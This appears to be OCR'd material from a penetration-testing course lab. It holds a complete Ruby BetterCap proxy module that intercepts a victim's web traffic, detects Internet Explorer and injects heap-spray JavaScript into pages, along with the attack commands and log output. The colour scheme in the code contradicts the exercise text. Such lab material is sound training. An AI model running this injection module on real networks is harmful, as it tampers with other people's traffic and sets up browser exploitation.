
- Develop a BetterCap proxy module to deliver heap spray code
  - Use /root/lab/day1/heapspray.rb as a starting point
  - Add functionality to detect Internet Explorer use, rewriting <body> tag
  - Log non-IE browsers in red, IE browsers where heap spray is delivered in green
- Use BetterCap and proxy module against a victim system
  - Use Internet Explorer, observe "Spraying Heap" message
  - Use Firefox or Chrome, notice lack of message

Spraying Heap

Exercise: Custom BetterCap Proxy Module (2)
For this exercise, use the heapspray.rb sample as a starting point to develop your own heap spray code. Add functionality to detect Internet Explorer use, and when Internet Explorer is in use, rewrite the `<body>` tag to include the JavaScript heap spray code.

In your code, log the presence of non-IE browsers in red, while IE browser activity is displayed in green.

As the victim, you'll use your Windows system to browse to any website using both Internet Explorer and Firefox or Chrome. Internet Explorer should display a pop-up "Spraying Heap," as shown on this page; other browsers should not.




Exercise: Custom BetterCap Proxy Module (3)

- STOP! Answers for the Custom BetterCap Proxy Module exercise follow
- Proceed only after you have exhausted your options for completion on your own
- Each successive page offers a little more help

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 148

Exercise: Custom BetterCap Proxy Module (3)

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.



Identify the Internet Explorer User-Agent

- First, identify the Internet Explorer User-Agent
  - You could Google it, but you could also write a custom BetterCap proxy module to log every User-Agent
- Customize heapspray.rb to match portions of the standard IE User-Agent

```
def detect_ie(request)
    BetterCap::Logger.info request.headers['User-Agent'].green
end
```


```
[I] Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
```

Identify the Internet Explorer User-Agent
For the first part of this exercise, modify the supplied heapspray.rb code to run the `detect_ie()` method from the `on_request()` method, shown here:

```
def on_request(request, response)
        detect_ie(request)
end

def detect_ie(request)
        BetterCap::Logger.info request.headers['User-Agent'].green
end
```

After customizing the heapspray.rb code, perform the BetterCap MITM attack, specifying the new proxy module with the --proxy-module argument, as shown:

```
root@kali:~/lab/day1# bettercap -T 172.16.0.185 --proxy-module
heapspray.rb --no-sslstrip
[I] Found NetBIOS name 'DESKTOP-JR78RLP' for address 172.16.0.185
[I] [eth0] 172.16.0.195 : 00:0C:29:96:BC:08 / eth0 ( VMware )
[I] [GATEWAY] 172.16.0.1 : 48:5D:36:08:68:DA ( Verizon )
[I] [HTTP] Proxy starting on 172.16.0.195:8080 ...
[I] [TARGET] 172.16.0.185 : 00:0C:29:84:8B:BD / DESKTOP-JR78RLP ( VMware )
[DESKTOP-JR78RLP/172.16.0.185] GET http://www.willhackforsushi.com/ (
text/html ) [200]
[I] Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
```




Read the Heap Spray Script

- You can embed the heapspray JavaScript as a string variable
- Alternative: Read hardcoded file name from the file system
- Better yet: Add file name as a command-line argument

```
@@verbose = true
@@options = nil
@@js = File.read("heapspray.js")
```

Read the Heap Spray Script
Since the BetterCap script will deliver the JavaScript heap spray code supplied in the lab exercise, the JavaScript needs to be accessible as a variable. You could define a multiline Ruby variable to embed the JavaScript in the BetterCap Ruby script code, but a simpler option is to read the file as a variable (`@@js`), as shown on this page.

Note that this convention assumes that the BetterCap script is in the current working directory where you run BetterCap. A better option would be to add another command-line argument to identify the location of the heap spray JavaScript file, reading the user-supplied file name instead of the hardcoded file.




Browser Detection

```
    def on_request(request, response)
        if detect_ie(request)
            BetterCap::Logger.info "Detected IE Browser: #{request.headers['User-Agent']}".red
        else
            BetterCap::Logger.info "Detected non-IE Browser: #{request.headers['User-
Agent']}".green
            # Then, rewrite HTTP response body to include JS heapspray code here or
            # as a new private method below.
        end
    end

    private

    def detect_ie(request)
        # IE User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
        # In Ruby, the last evaluated expression is implicitly returned (no return needed here)
        request.headers.has_key?('User-Agent') and \
            request.headers['User-Agent'] =~ /Windows NT/ and \
            request.headers['User-Agent'] =~ /Trident/

    end
```

Browser Detection
Next, change the `detect_ie()` method to identify the presence of the User-Agent header with `has_key?`, then test the presence of multiple strings in the User-Agent, confirming (or, close enough for our purposes) that the victim is using IE.

Next, customiz the `on_request()` method, calling `detect_ie()` in an if condition and logging the appropriate message for IE or non-IE browsers, as shown.

To finish up, customize the `on_request()` method to manipulate the `<body>` tag, adding the JavaScript heap spray code and our custom `<div>` tag.




Inserting JavaScript, DIV Tag

- Completed on_request method shown below
- Report the detected IE, then replace <body> tag with new <div> and heap spray JavaScript code
- Optionally use heapspray-verbose argument to report non-IE browsers

```
def on_request(request, response)
       if detect_ie(request)
           BetterCap::Logger.info "Detected IE Browser: #{request.headers['User-Agent']}".red
           BetterCap::Logger.info "Inserting heap spray JavaScript".red
           response.body.sub!("<body>","<body><div id='blah'></div>#{@@js}");
       else
           if @@verbose
               BetterCap::Logger.info "Detected non-IE Browser: #{request.headers['User-
Agent']}".green
           end
       end
   end
```

Inserting JavaScript, DIV Tag
The code shown on this page completes the `on_request` method. When the script detects an Internet Explorer browser, report the detected browser with `BetterCap::Logger.info` (in red), then modify the HTTP response body, using the `<body>` tag as the *from* field, adding the custom `<div>` and JavaScript code.



Exercise: Completed BetterCap Proxy Module

Included in notes pages

```
root@kali:~/lab/day1# bettercap -T 10.10.80.1 --proxy-module heapspray.rb --no-sslstrip
-G 10.10.10.70

[I] Starting [ spoofing:? discovery:? sniffer:? tcp-proxy:? http-proxy:? https-proxy:?
sslstrip:? http-server:? dns-server:true ] ...

[I] [DNS] Starting on 10.10.81.1:5300 ...
[I] [TARGET] 10.10.80.1 : 4E:0A:A5:AF:C8:12 ( ??? )
[I] [HTTP] Proxy starting on 10.10.81.1:8080 ...
[DESKTOP-JR78RLP/172.16.0.200] GET http://www.aol.com/ ( text/html ) [200]
[I] Detected IE Browser: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like
Gecko
[I] Inserting heap spray JavaScript
```


Optionally, you can use our supplied answer: `cp .heapspray.rb.answer heapspray.rb`

Exercise: Completed BetterCap Proxy Module
The completed BetterCap proxy module is shown as follows.

Note: If you are completing this exercise online, add the -I tap0 argument to specify the VPN interface used to connect to the lab network. Also, add the -G 10.10.10.70 argument to specify the target server 10.10.10.70 as the other side of the MITM attack target. As the victim, you can browse to the http://kittenwar.sec660.org server. If you are unable to reach the kittenwar.sec660.org host, make sure your DNS server is set to 10.10.10.78.

```
=begin

BETTERCAP

Author   : Joshua Wright
Email    : jwright@willhackforsushi.com
Blog     : https://twitter.com/joswr1ght

This project is released under the GPL 3 license.

=end

class HeapSpray < BetterCap::Proxy::HTTP::Module
    meta(
        'Name'              => 'HeapSpray',
        'Description'       => 'For Internet Explorer browsers, deliver a JS
heap spray',
        'Version'         => '1.0.0',
        'Author'          => "Joshua Wright",
        'License'         => 'GPL3'
    )

    @@verbose = true
    @@options = nil
    @@js = File.read("heapspray.js")

    def self.on_options(opts)
        opts.separator ""
        opts.separator "Heap Spray Proxy Module Options:"
        opts.separator ""

        opts.on( '--heapspray-verbose', 'Verbose logging.' ) do |v|
            @@options = v
        end
    end

    def initialize
        @@verbose = false if @@options.nil?
    end

    def on_request(request, response)
        if detect_ie(request)
            BetterCap::Logger.info "Detected IE Browser:
#{request.headers['User-Agent']}".red
            BetterCap::Logger.info "Inserting heap spray JavaScript".red
            response.body.sub!("<body>","<body><div
id='blah'></div>#{@@js}");
        else
            if @@verbose
                BetterCap::Logger.info "Detected non-IE Browser:
#{request.headers['User-Agent']}".green
            end
        end
    end

    private
    def detect_ie(request)
        # IE User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0;
rv:11.0) like Gecko
        # In Ruby, the last evaluated expression is implicitly returned
(no return needed here)
        request.headers.has_key?('User-Agent') and \
            request.headers['User-Agent'] =~ /Windows NT/ and \
            request.headers['User-Agent'] =~ /Trident/
    end
end
```

Exercise: Custom BetterCap Proxy Module (4)


News, Sports, Weather, En...
aol.com
Aol.
SEARCH
Firefox
AdChoices
http://www.aol.com/
News, Sports, Weather...
Aol.
SEARCH
Internet Explorer
http://www.aol.com/article/2016/10/22/atandt-reaches-deal-to-buy-time-warner-for-mor...


Message from webpage

Spraying Heap

OK

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 155

Exercise: Custom BetterCap Proxy Module (4)
When you use the custom BetterCap module, Firefox does not get the injected JavaScript heap spray code (left). Internet Explorer gets the heap spray code, as indicated with the "Spraying Heap" message (right).



